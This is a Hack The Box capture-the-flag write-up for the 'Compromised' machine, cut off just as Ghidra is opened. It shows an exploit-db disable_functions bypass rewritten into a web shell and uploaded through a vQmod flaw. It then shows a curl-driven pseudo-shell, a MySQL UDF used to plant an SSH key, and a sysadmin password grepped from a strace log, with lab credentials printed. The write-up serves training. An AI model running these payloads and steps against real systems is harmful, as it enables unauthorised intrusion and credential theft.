ntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,	system,passthru,popen,shell_exec,proc_open,exec,fsockopen,socket_create,curl_exec,curl_multi_exec,mail,putenv,imap_open,parse_ini_file,show_source,file_put_contents,fwrite,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,

I have the version number so I checked Exploit DB again to see what came up and discovered an option to bypass this


```
# Commands Executed
searchsploit php 7.2.24 | grep disable_functions
searchsploit -x php/webapps/47462.php
searchsploit -m php/webapps/47462.php
```

SCREENSHOT OF RESULTS




```
root@kali:~/HTB/Boxes/Compromised# searchsploit php 7.2.24 | grep disable_functions
PHP 7.0 < 7.3 (Unix) - 'gc' disable_functions Bypass
PHP 7.0 < 7.4 (Unix) - 'debug_backtrace' disable_functions Bypass
PHP 7.1 < 7.3 - 'json serializer' disable_functions Bypass
```

It is going to require some modification to use this. I modified the exploit 47462.php so that the web shell value that stores the command will be requested and executed.



10.10.10.207/shop/vqmod/xml/5X8XV.php?c=id



```
pwn($_REQUEST['c']);
```

ORIGINAL CODE

```
pwn("uname -a");
```

MODIFIED CODE

```
pwn($_REQUEST['c']);
```

I then needed to modify the code in 45267.py so the newly discovered exploit can be uploaded

ORIGINAL CODE

```
rand = ''.join(random.choice(string.ascii_uppercase + string.digits) for _ in range(5))

files = {
        'vqmod': (rand + ".php", "<?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1'
); } ?>", "application/xml"),
        'token':one,
        'upload':(None,"Upload")
    }

    response = requests.post(url + "?app=vqmods&doc=vqmods", files=files, cookies=cookie_dict)
r = requests.get(url + "../vqmod/xml/" + rand + ".php?c=id")
if r.status_code == 200:
    print "Shell => " + url + "../vqmod/xml/" + rand + ".php?c=id"
    print r.content
```


MODIFIED CODE

```
bypass = open('47462.php', 'r').read()

files = {
        'vqmod': ("tobor.php", bypass, "application/xml"),
        'token':one,
        'upload':(None,"Upload")
    }

    response = requests.post(url + "?app=vqmods&doc=vqmods", files=files, cookies=cookie_dict)
r = requests.get(url + "../vqmod/xml/tobor.php?c=id")
if r.status_code == 200:
    print "Shell => " + url + "../vqmod/xml/tobor.php?c=id"
```

I ran the exploit and then was able to obtain RCE

```
# Commands Executed
python 45267.py -t http://10.10.10.207/shop/admin/ -p 'theNextGenSt0r3!~' -u admin
curl http://10.10.10.207/shop/vqmod/xml/mybypass.php?c=id
```

SCREENSHOT EVIDENCE OF SUCCESSFUL EXPLOIT




```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

I discovered that the mysql users home shell is a bash shell

```
# Command Executed
curl http://10.10.10.207/shop/vqmod/xml/tobor.php?c=cat%20/etc/passwd%20|%20grep%20bash
```

SCREENSHOT EVIDENCE OF RESULT



```
root:x:0:0:root:/root:/bin/bash
sysadmin:x:1000:1000:compromise:/home/sysadmin:/bin/bash
mysql:x:111:113:MySQL Server,,,:/var/lib/mysql:/bin/bash
```

To save myself some time I wrote a pretend shell

CONTENTS OF FAKESHELL.SH

```
#!/bin/bash


echo "x for exit"
input=""
while [ "$input"!= "x" ]; do
        echo -n "> "
        read input
        curl -X POST http://10.10.10.207/shop/vqmod/xml/tobor.php --data-urlencode "c=$input"
done
```

```
# Commands Executed
chmod +x fakeshell.sh
./fakeshell.sh
```


```
root@kali:~/HTB/Boxes/Compromised# ./fakeshell.sh
x for exit
> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
> |
```

I found creds for the root sql user in the db.php file for mysql


USER: root

PASS: changethis

I can execute one command at a time using this password on the SQL database.
MySQL can be exploited using something called a user defined function. I checked whether or not this would be possible in this case and it is

```
# Commands Executed
mysql -u root -pchangethis -e "select * from mysql.func;"
mysql -u root -pchangethis -e "select exec_cmd('id')"
```

SCREENSHOT OF RESULTS


```
> mysql -u root -pchangethis -e "select * from mysql.func;
name     ret     dl          type
exec_cmd         0           libmysql.so      function
> mysql -u root -pchangethis -e "select exec_cmd('id')"
exec_cmd('id')
uid=111(mysql) gid=113(mysql) groups=113(mysql)\n\0\0\0\0\
\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
```


I then generated an SSH key and added it to the mysql users authorized_Keys file

```
# Command Executed on attack machine
ssh-keygen -t ed25519 -f ./key
```

I uploaded the new key to the target authorized_keys file

```
# Command Executed on target
mysql -u root -pchangethis -e "select exec_cmd('mkdir /var/lib/mysql/.ssh')"
mysql -u root -pchangethis -e "select exec_cmd('echo ssh-ed25519 AAAA... root@kali > /var/lib/mysql/.ssh/
authorized_keys')"
```

SCREENSHOT OF RESULTS




```
> mysql -u root -pchangethis -e "select exec_cmd('mkdir /var/lib/mysql/.ssh')"
curl: (52) Empty reply from server
> mysql -u root -pchangethis -e "select exec_cmd('echo ssh-ed25519 AAAAC3NzaC1lZD
exec_cmd('echo ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDxbefdqiA/Xqxu9WUWlsAqLuLukkP
\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
```

I now have SSH access to the machine

```
# Command Executed
ssh mysql@10.10.10.207 -p 22 -i key
```

SCREENSHOT EVIDENCE OF SSH ACCESS




```
root@kali:~/HTB/Boxes/Compromised# ssh mysql@10.10.10.207 -p 22 -i key
Last login: Thu Sep  3 11:52:44 2020 from 10.10.14.2
mysql@compromised:~$ hostname
compromised
mysql@compromised:~$ id
uid=111(mysql) gid=113(mysql) groups=113(mysql)
mysql@compromised:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:c6:4b brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.207/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
mysql@compromised:~$ |
```

In my enumeration I discovered a clear text password for the sysadmin user. I searched the home directory for files containing sysadmin and then grepped out the password for the sysadmin user

```
# Commands Executed
grep -nrli sysadmin
grep password strace-log.dat
```

SCREENSHOT EVIDENCE OF RESULTS




```
mysql@compromised:~$ grep -nrli sysadmin
strace-log.dat
mysql@compromised:~$ grep password strace-log.dat
22102 03:11:06 write(2, "mysql -u root --password='3*NLJE"..., 39) = 39
22227 03:11:09 execve("/usr/bin/mysql", ["mysql", "-u", "root", "--password=3*NLJE32I$Fe"], 0x55bc62467900
22227 03:11:09 write(2, "[Warning] Using a password on th"..., 73) = 73
22102 03:11:10 write(2, "mysql -u root --password='3*NLJE"..., 39) = 39
22228 03:11:15 execve("/usr/bin/mysql", ["mysql", "-u", "root", "--password=changeme"], 0x55bc62467900 /*
22228 03:11:15 write(2, "[Warning] Using a password on th"..., 73) = 73
22102 03:11:16 write(2, "mysql -u root --password='change"..., 35) = 35
22229 03:11:18 execve("/usr/bin/mysql", ["mysql", "-u", "root", "--password=changethis"], 0x55bc62467900 /
22229 03:11:18 write(2, "[Warning] Using a password on th"..., 73) = 73
22232 03:11:52 openat(AT_FDCWD, "/etc/pam.d/common-password", O_RDONLY) = 5
22232 03:11:52 read(5, "#\n# /etc/pam.d/common-password -"..., 4096) = 1440
22232 03:11:52 write(4, "[sudo] password for sysadmin: ", 30) = 30
```

USER: sysadmin

PASS: 3*NLJE32I$Fe


I was then able to su as sysadmin and read user flag

```
# Command Executed
su sysadmin
Password: 3*NLJE32I$Fe
cat ~/user.txt
# RESULTS
ee10892ad6928d3210ab27d45dde7855
```



```
mysql@compromised:~$ su sysadmin
Password:
sysadmin@compromised:/var/lib/mysql$ |
```

SCREENSHOT EVIDENCE OF USER FLAG



```
sysadmin@compromised:~$ hostname
compromised
sysadmin@compromised:~$ id
uid=1000(sysadmin) gid=1000(sysadmin) groups=1000(sysadmin)
sysadmin@compromised:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:c6:4b brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.207/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
sysadmin@compromised:~$ cat ~/user.txt
ee10892ad6928d3210ab27d45dde7855
```

USER FLAG: ee10892ad6928d3210ab27d45dde7855

PrivEsc


I checked for files that were edited in the last couple months as this seems to be a great enumeration method I wish I thought of earlier

```
# Commands Executed
find / -newermt "2020-07-16" ! -newermt "2020-09-16" -type f 2> /dev/null
```

There is an tricky and unsual file /lib/x86_64-linux-gnu/security/.pam_unix.so. I downloaded the file to my attack machine to analyze it with Ghidra

```
# Commands Executed
scp sysadmin@10.10.10.207:/lib/x86_64-linux-gnu/security/pam_unix.so ./pam_unix.so
Password = 3*NLJE32I$Fe
```


SCREENSHOT OF FILE TRANSFER



```
root@kali:~/HTB/Boxes/Compromised# scp sysadmin@10.10.10.207:/lib/x86_64-linux-gnu/security/pam_unix.so ./pam_unix.so
sysadmin@10.10.10.207's password:
pam_unix.so
root@kali:~/HTB/Boxes/Compromised# |
```

I then opened ghidra and loaded the file


```
# Command Executed
/opt/ghidra_9.1.2_PUBLIC/ghidraRun
# Ctrl + N for new project
```



